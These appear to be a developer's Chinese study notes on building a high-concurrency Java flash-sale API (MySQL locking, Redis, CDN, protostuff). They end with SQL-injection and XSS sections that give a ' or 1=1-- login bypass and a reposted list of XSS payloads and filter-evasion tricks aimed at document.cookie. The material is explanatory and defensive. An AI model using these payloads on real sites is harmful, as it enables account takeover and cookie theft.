Java高并发秒杀API

运用秒杀业务场景来演示高并发是因为该场景具有典型的事务特性，秒杀/红包类需求越来越常见，通过这些竞争类的产品去分析，开发，优化产品的性能。

通过DAO层，Service层，Web层方面去搭建和开发ssm框架，并通过高并发优化，来进一步保证数据事务的一致性和更快的执行速度。在开发时养成了从官网获取资源的方式，因为官方文档更全面权威，避免过时或错误。

相关技术介绍（基于maven创建项目）

MySQL 表设计（具有对表进行修改和二次再上线的能力） SQL技巧 事务和行级锁与表级锁

MtBatis 提供了数据访问层里面的一个主要工作，其中DAO层的设计与开发，是该层主要的工作，和MyBatis的合理有效使用（基于注解，XML提供的SQL语句，基于原生的API和接口访问数据库 ），以及高效的整合Spring。

Spring IOC整合所有的service以及service所有的依赖，spring有多种依赖，比如基于XML的依赖注入，基于注解，基于JavaConfig等，和运用声明式事务去分析和解决问题。


SpringMVC 有restful风格接口的设计与使用，和一些Controller的开发技巧。

前端 去设计秒杀系统的交互 和前端框架bootstrap的使用，以及jQuery的插件和AJax。


高并发 主要是对高并发的点和一些瓶颈进行分析和优化。

**秒杀系统分析**

**流程**



**秒杀业务的核心其实是对库存做的处理**






**为什么需要事务？**



事务机制依然是目前最可靠的数据落地方案，NOSQL它追求的是速度，分布式等的性能提升，但是在事务方面做的一般。


**MYSQL实现秒杀难点分析**



它竞争的背后是事务和行级锁来保证业务的正常运转



竞争就发生在更新操作这块，因此要用行级锁来保证数据事务的一致性。




加上行级锁之后，每次只允许一条SQL语句对库存进行更新操作，其他必须等待，当在执行的SQL执行完，提交事务之后，其他等待的SQL语句才能去执行（

for update 意味着具有对数据库记录的行更新锁，这样就不会出现超发，超卖现象引发数据一致性问题，他是一种悲观锁，当一条线程抢占资源后，其他线程将处于等待，会被线程挂起，挂起的线程也会消耗CPU资源，尤其是在高并发的请求中

后期可以通过使用乐观锁（不会阻塞其他线程 并发的机制，使用CAS实现原理，但会因为多数版本不一致的问题，使得秒杀的成功率较低，此时可以使用乐观锁重入机制

也可以通过Redis，利用内存的速度比磁盘快的优势，提高高并发的事务处理能力）），





**所实现的秒杀功能**


秒杀接口暴露：在显示的生活中，很多用户可以使用浏览器插件这种方式，在提前知道你的 秒杀接口之后，填入一些参数，地址，他机会通过程序，自动的去给我们 做秒杀。、

执行秒杀：具体但我们的秒杀活动开启之后，用户点击按钮，去执行秒杀和处理。

秒杀相关查询：秒杀列表查询和执行页查询。



























一种软件架构风格、设计风格，而**不是**标准，只是提供了一组设计原则和约束条件。它主要用于客户端和服务器交互类的软件。基于这个风格设计的软件可以更简洁，更有层次，更易于实现缓存等机制。


REST确实不是标准，只是设计风格，目的只是让url看起来更简洁实用，是资源状态的一种表达。

如何发送 PUT 请求和 DELETE 请求呢 ? 1. 需要配置 HiddenHttpMethodFilter 2. 需要发送 POST 请求

\* 3. 需要在发送 POST 请求时携带一个 name="\_method" 的隐藏域, 值为 DELETE 或 PUT






























免费开源项目CDN服务:

CDN是构建数据库网络上的一种分布式的内容分发网，CDN的作用是采用流媒体服务器集群技术，克服单机系统输出带宽及并发能力不足的缺点，可极大提升系统的并发流数目，减少或避免单点失效带来的不良影响，

1. 他可以加速用户获取数据的系统，可以是静态资源也可以是动态资源，取决于我们的推送策略，大部分的视频都采用
2. 部署在离用户最近的网络节点上且命中CDN不需要访问后台服务器


3..我们不用去他的官网直接下载

4..当我们服务上线的时候，一些未定可靠的CDN，比直接发布到我们的服务器更有效










高并发高并发在哪？

1. 单独调用系统时间？

当用户大量刷新页面的时候，我们的系统的详情页应该部署到CDN的节点上，CDN会把详情页做静态化处理，也即是那些静态页的HTML已经不再秒杀系统上了，而是在CDN的节点上，而且详情页会有许多获取静态资源的请求，比如css，js,这些静态资源也会部署到我们的CDN上，就是说访问详情页，访问静态资源是不用访问我们的系统的，这样我们就拿不到系统的时间了，而对于其他的秒杀请求都对应到了我们的秒杀系统上，而且通过系统获取时间不用优化，java访问一次内存大约10ns(在不考虑GC的影响下）




1. 获取秒杀地址接口分析。

他是无法使用CDN缓存的，CDN适合我这个请求对应的资源不易变化，比如像静态资源，js，等，拿过来在浏览器执行，但是他的内容是不变的，但是秒杀地址的返回，他的结果是在变化的，随着实践的变化，它一开始可能是没有开启秒杀，开启秒杀，秒杀关闭。


但是他适合放在服务器端缓存redis.且他的一致性维护成本较低。

1. 秒杀地址接口优化




1. 秒杀操作的优化分析







1. 为什么不用Mysql?
2. 是普遍认为mysql低效，但是可以对其通过测试区验证，比如同一个id执行update减库存





















**超发超卖是由于多线程下数据不一致和网络延迟，gc操作的造成的。**

第一种行级锁，他是一种**悲观锁**，是一种利用数据库内部机制提供的锁方法，也就是对更新的数据加锁，可以消除数据不一致性的问题，这样在并发期间一旦有一个事务持有数据库记录的锁，其他的线程将不能在对数据进行更新，但当对于高并发情况，只用这种机制会造成当一条线程抢占资源后，其他的线程将得不到资源，这时，CPU会将得不到的线程挂起，挂起的线程也会消耗CPU的资源，尤其是在高并发的请求中。（优化方法，可以缩短行级锁锁定的时间来实现简单优化）

还有一种是**乐观锁**，是一种非阻塞锁，它是一种不会阻塞其他线程并发的机制，他不会使用数据库的锁进行实现，他的设计里面由于不阻塞线程，所以不会引起线程频繁挂起恢复买他的实现原理其实是CAS原理，但是这种方式的成功率较低。

因此引入了**乐观锁重入机制，使用时间戳执行乐观锁重入，是一种提高效率的方法，会在一个特定的时间，让该操作失败后反复尝试，这样其实现相对复杂，而且对数据库的性能要求较高。**

**最后一种就是利用redis后端缓存优化地址暴露接口，其中Lua语言是一种原子性的操作，可以保证数据的一致性**

**一般在开发中可以使用独立Redis服务器做高并发业务，一方面可以提高Redis的性能，另一方面即使在高并发的场合，Redis服务器宕机也不会影响现有的其他业务。**

**自定义序列化和反序列化 protostuff**

它是一个基于protobuf的产品，protobuf是谷歌推出的与语言无关、平台无关的通信协议，一个对象经过protobuf序列化后将变成二进制格式的数据，所以他可读性差，但换来的是占用空间小，速度快，但是假如我们是数据的发送方，那么接受方也要有一个通过相同的.proto编译出来的“类”（假设对方使用java语言），才可以顺利地进行反编译。，有时候也会因为版本冲突而导致对方无法反序列化

在此基础上推出：protostuff不需要依赖.proto文件，他可以直接对普通的javabean进行序列化、反序列化的操作，而效率上甚至比protobuf还快。

**简单优化**

事务优化（缩短行级锁持有时间）



**深度优化**



通过这种方式可以完全屏蔽掉网络延迟和GC的影响，就是把这种SQL放在Mysql端执行，而mysql只要告诉其结果就可以了。

每秒查询率

QPS = 并发量 / 平均响应时间


并发量 = QPS \* 平均响应时间

/\*  
 存储过程优化：事务行级锁持有时间  
 不要过度依赖存储过程  
 简单的逻辑可以应用存储过程  
 QPS:一个秒杀但6000qps  
 \*/

该系统有哪些服务？



1. CDN:内容分发网络，它用来加速用户获取内容的方式,其中要明白，用户在CDN 上获取到的数据不需要再访问我们的服务器，像一些静态化的数据，把动态的数据分离，把静态的数据组织成一个HTML,推送到CDN上去，来达到降低我们服务器请求量的目的。
2. WebServer:Nginx+Jetty(前端部署在[Nginx](https://www.baidu.com/s?wd=Nginx&tn=24004469_oem_dg&rsv_dl=gh_pl_sl_csd" \t "https://blog.csdn.net/leisure_life/article/details/_blank)[服务器](https://www.baidu.com/s?wd=%E6%9C%8D%E5%8A%A1%E5%99%A8&tn=24004469_oem_dg&rsv_dl=gh_pl_sl_csd" \t "https://blog.csdn.net/leisure_life/article/details/_blank)上而后端部署在jetty服务器上),*Nginx* (engine x) 是一个高性能的[HTTP](https://baike.baidu.com/item/HTTP" \t "https://baike.baidu.com/item/nginx/_blank)和[反向代理](https://baike.baidu.com/item/%E5%8F%8D%E5%90%91%E4%BB%A3%E7%90%86/7793488" \t "https://baike.baidu.com/item/nginx/_blank)服务,Jetty 是一个开源的servlet容器，它为基于Java的web容器，例如JSP和servlet提供运行环境。Jetty是使用[Java语言](https://baike.baidu.com/item/Java%E8%AF%AD%E8%A8%80" \t "https://baike.baidu.com/item/jetty/_blank)编写的，它的API以一组JAR包的形式发布。开发人员可以将Jetty容器实例化成一个对象，可以迅速为一些独立运行（stand-alone）的Java应用提供网络和web连接。
3. Redis用来做我们服务器端的缓存，这样可以通过Redis给我提供的一些API,来达到热点数据的一个快速存取的过程
4. Mysql来保证事务的（原子性（要么不执行，要么全执行，事务执行出错就会发生回滚），隔离性（指两个事务的隔离程度），一致性（事务必须始终保证系统处于一致的状态，不管在任何给定时间并发事务多少），持久性（在事务完成后，该事务对数据库所做的更改边持久保存在数据库中））














# HQL查询语句拼接规范，避免SQL注入攻击

软件开发过程中不仅要考虑软件的功能实现，还要考虑软件的安全性，如果一个软件系统安全性做得不好，一旦被黑客攻击，后果不堪设想。对于B/S系统，SQL注入攻击就是一个常见的安全隐患，下面我们来看下如何在日常开发中避免SQL注入攻击。

SQL注入即是指web应用程序对用户输入数据的合法性没有判断，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。



这里我们举一个比较常见的例子来简要说明一下sql注入的原理。假如我们有一个users表，里面有两个字段username和password。在我们的java代码中我们初学者都习惯用sql拼接的方式进行用户验证。比如：”select id from users where username = ‘”+username +”’ and password = ‘” + password +”’” 这里的username和password都是我们存取从web表单获得的数据。下面我们来看一下一种简单的注入，如果我们在表单中username的输入框中输入’ or 1=1– ，password的表单中随便输入一些东西，假如这里输入123.此时我们所要执行的sql语句就变成了select id from users where username = ” or 1=1– and password = ‘123’，我们来看一下这个sql，因为1=1是true，后面 and password = ‘123’被注释掉了。所以这里完全跳过了sql验证。

SQL注入预防

防止SQL注入的方式的原理就是转义特殊符号，可以通过正则表达式对参数进行过滤，或者将查询参数动态绑定。下面是一个使用JDBC查询的例子：

PrepareStatement pre=connection.prepare(“select \* from User where user.name=?”);

pre.setString(1,”zhaoxin”);

ResultSet rs=pre.executeQuery();

在Hibernate中也提供了类似这种的查询参数绑定功能，而且在Hibernate中对这个功能还提供了比传统JDBC操作丰富的多的特性。

按参数名称绑定： ,

在HQL语句中定义命名参数要用”:”开头，形式如下：

Query query=session.createQuery(“from User user where user.name=:customername and user:customerage=:age ”);

query.setString(“customername”,name);

query.setInteger(“customerage”,age);

上面代码中用:customername和:customerage分别定义了命名参数customername和customerage，然后用Query接口的setXXX()方法设定名参数值，setXXX()方法包含两个参数，分别是命名参数名称和命名参数实际值。

**MyBatis框架作为一款半自动化的持久层框架，其SQL语句都要我们自己手动编写，这个时候当然需要防止SQL注入。其实，MyBatis的SQL是一个具有“输入+输出”的功能，类似于函数的结构，如下：**

**<select id="getBlogById" resultType="Blog" parameterType=”int”>**

**SELECT id,title,author,content**

**FROM blog**

**WHERE id=#{id}**

**</select>**

**这里，parameterType表示了输入的参数类型，resultType表示了输出的参数类型。回应上文，如果我们想防止SQL注入，理所当然地要在输入参数上下功夫。上面代码中黄色高亮即输入参数在SQL中拼接的部分，传入参数后，打印出执行的SQL语句，会看到SQL是这样的：**

**SELECT id,title,author,content FROM blog WHERE id = ?**

**不管输入什么参数，打印出的SQL都是这样的。这是因为MyBatis启用了预编译功能，在SQL执行前，会先将上面的SQL发送给数据库进行编译；执行时，直接使用编译好的SQL，替换占位符“?”就可以了。因为SQL注入只能对编译过程起作用，所以这样的方式就很好地避免了SQL注入的问题。**

**【底层实现原理】MyBatis是如何做到SQL预编译的呢？其实在框架底层，是JDBC中的PreparedStatement类在起作用，PreparedStatement是我们很熟悉的Statement的子类，它的对象包含了编译好的SQL语句。这种“准备好”的方式不仅能提高安全性，而且在多次执行同一个SQL时，能够提高效率。原因是SQL已编译好，再次执行时无需再编译。**

#{}：相当于JDBC中的PreparedStatement

${}：是输出变量的值

为什么它这样处理就能预防SQL注入提高安全性呢？其实是因为SQL语句在程序运行前已经进行了预编译，在程序运行时第一次操作数据库之前，SQL语句已经被数据库分析，编译和优化，对应的执行计划也会缓存下来并允许数据库已参数化的形式进行查询，当运行时动态地把参数传给PreprareStatement时，即使参数里有敏感字符如 or '1=1'也数据库会作为一个参数一个字段的属性值来处理而不会作为一个SQL指令，如此，就起到了SQL注入的作用了！

# [XSS注入方式和逃避XSS过滤的常用方法（整理）](https://www.cnblogs.com/xuehen/p/4814227.html)

  （转自黑吧安全网http://www.myhack58.com/）

**web**前端开发常见的安全问题就是会遭遇XSS注入，而常见的XSS注入有以下2种方式：

 一、html标签注入

     这是最常见的一种，主要入口为表单项（一般就是正则过滤不周全）、内联样式表(exploer)

     正则过滤的解决办法，php一般会使用htmlspecialchars或者htmlentities函数进行转义

     注入方式有<script>/图片标签/连接标签/head头中其他标签，比如：

    <sCrIpT. src=xss.js></sCrIpT>  <<script>alert("xss");//<</script>

    img src="javascript.:alert('xss');">  <img """><script>alert("xss")</script>">

    <script. a=">" SRC="xss.js"></script> <iframe. src="javascript.:alert('xss');"></iframe>

  二、js代码注入

    一般为使用JS代码直接引用，不经校验的字符串，解析不安全的json(p)数据等

   比如一个name字段，没有经过过滤时，当name等于以下输入时

   ';alert('xss');//

   '';!--"<xss>=&{()}

   那使用document.write('u name is' + name);，就会破坏原有结构，插入不期望的数据

  三、应对XSS注入的方法主要有2种：

    1、对输入的数据进行转义保存，在输出时再进行还原

    2、对输入的数据进行过滤，确保输入数据符合我们的期望（数据类型、长度、过滤空格/特殊字符、判断唯一性等）

    对应的，逃避过滤的方法就有以下几种：

  A、许多过滤匹配特殊的标签，包括起始与结束尖括号。但是，许多浏览器接受结束括号前的空白符，允许攻击者轻易避开这种过滤。例如：<script. >

  B、因为许多人用小写字符编写HTML代码，所以一些过滤仅检查常用的小写恶意标签。例如：<ScRiPt>，通过改变字符大小写避开过滤。

  C、一些过滤匹配任何成对的起始与结束尖括号，删除其中的任何内容，但通常可以依靠周围现有的语法，结束注入的标签，从而避开这种过滤。比如：

   a 某个表单中的value值为：

  <input type="hidden" name="pageid" value="擦擦擦">

  使用如下代码进行替换，从而注入一个js新标签

擦擦擦"><x styple=" x:expression(alert(document.cookie))

   b 浏览器一般会接受未结束的html标签（现在还有N多不服务W3C标准的浏览器存在），如下代码就可避开过滤，执行一个alert操作

  <img src="" nerror=alert{document.cookie}

  D、一些过滤匹配成对的起始与结束尖括号，提取其中的内容，并将这些内容与标签名称黑名单进行比较。可以通过使用多余的括号避开过滤。

<<script>alert(document.cookie);//<</script>

  E、即使空字节后面的文本仍然在应用程序的响应中返回，但如果遇到空字节，一些过滤会停止处理字符串。在被过滤的表达式前插入一个URL编码的空字节即可避开这种过滤，还是上面C的表单

  擦擦擦%00<script>

  F、在不同的目标浏览器中，通常可以在被过滤的表达式中插入能够避开过滤、但仍被浏览器接受的字符：

  <script/src=...

  <scr%00ipt>

  expr/\*\*\*\*\*/ession

  G、果用户提交的数据在应用过滤后还进行了规范化（encode/decode），我们仍可以通过URL编码或双重编码被过滤的表达式，避开过滤，并对漏洞进行利用。

  %3cscript%3e（一次encode）            %253cscript%253e(2次encode)

  H、由于在服务器执行所有输入确认后，在响应中返回的攻击有效代码会被受害者的浏览器解析，这时候就出现了一种避开规范化的特殊情况。有时候，可以对攻击代码进行HTML编码以避开服务器的输入确认，受害者的浏览器将会再次解析攻击代码。例如，表达式Javascript：常被阻止以防止使用这种协议的攻击。但是，攻击者可以通过各种浏览器接受的方式对该表达式进行HTML编码。例如：

  a、<img src=javascript.:...

  <img src=javascri&0000112;t:...

  <img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A....

  以上三个例子分别使用标准的UTF-8编码、利用多余填补数据的标准编码以及省略分号的十六进制编码。不同的编码类型进行结合，排列组合量非常大。

  b、有时候我们能够成功执行一些JavaScript脚本，但在代码中对一些命令和关键字进行了限制。这个时候，可以通过动态创建并执行语句来避开应用程序的过滤。

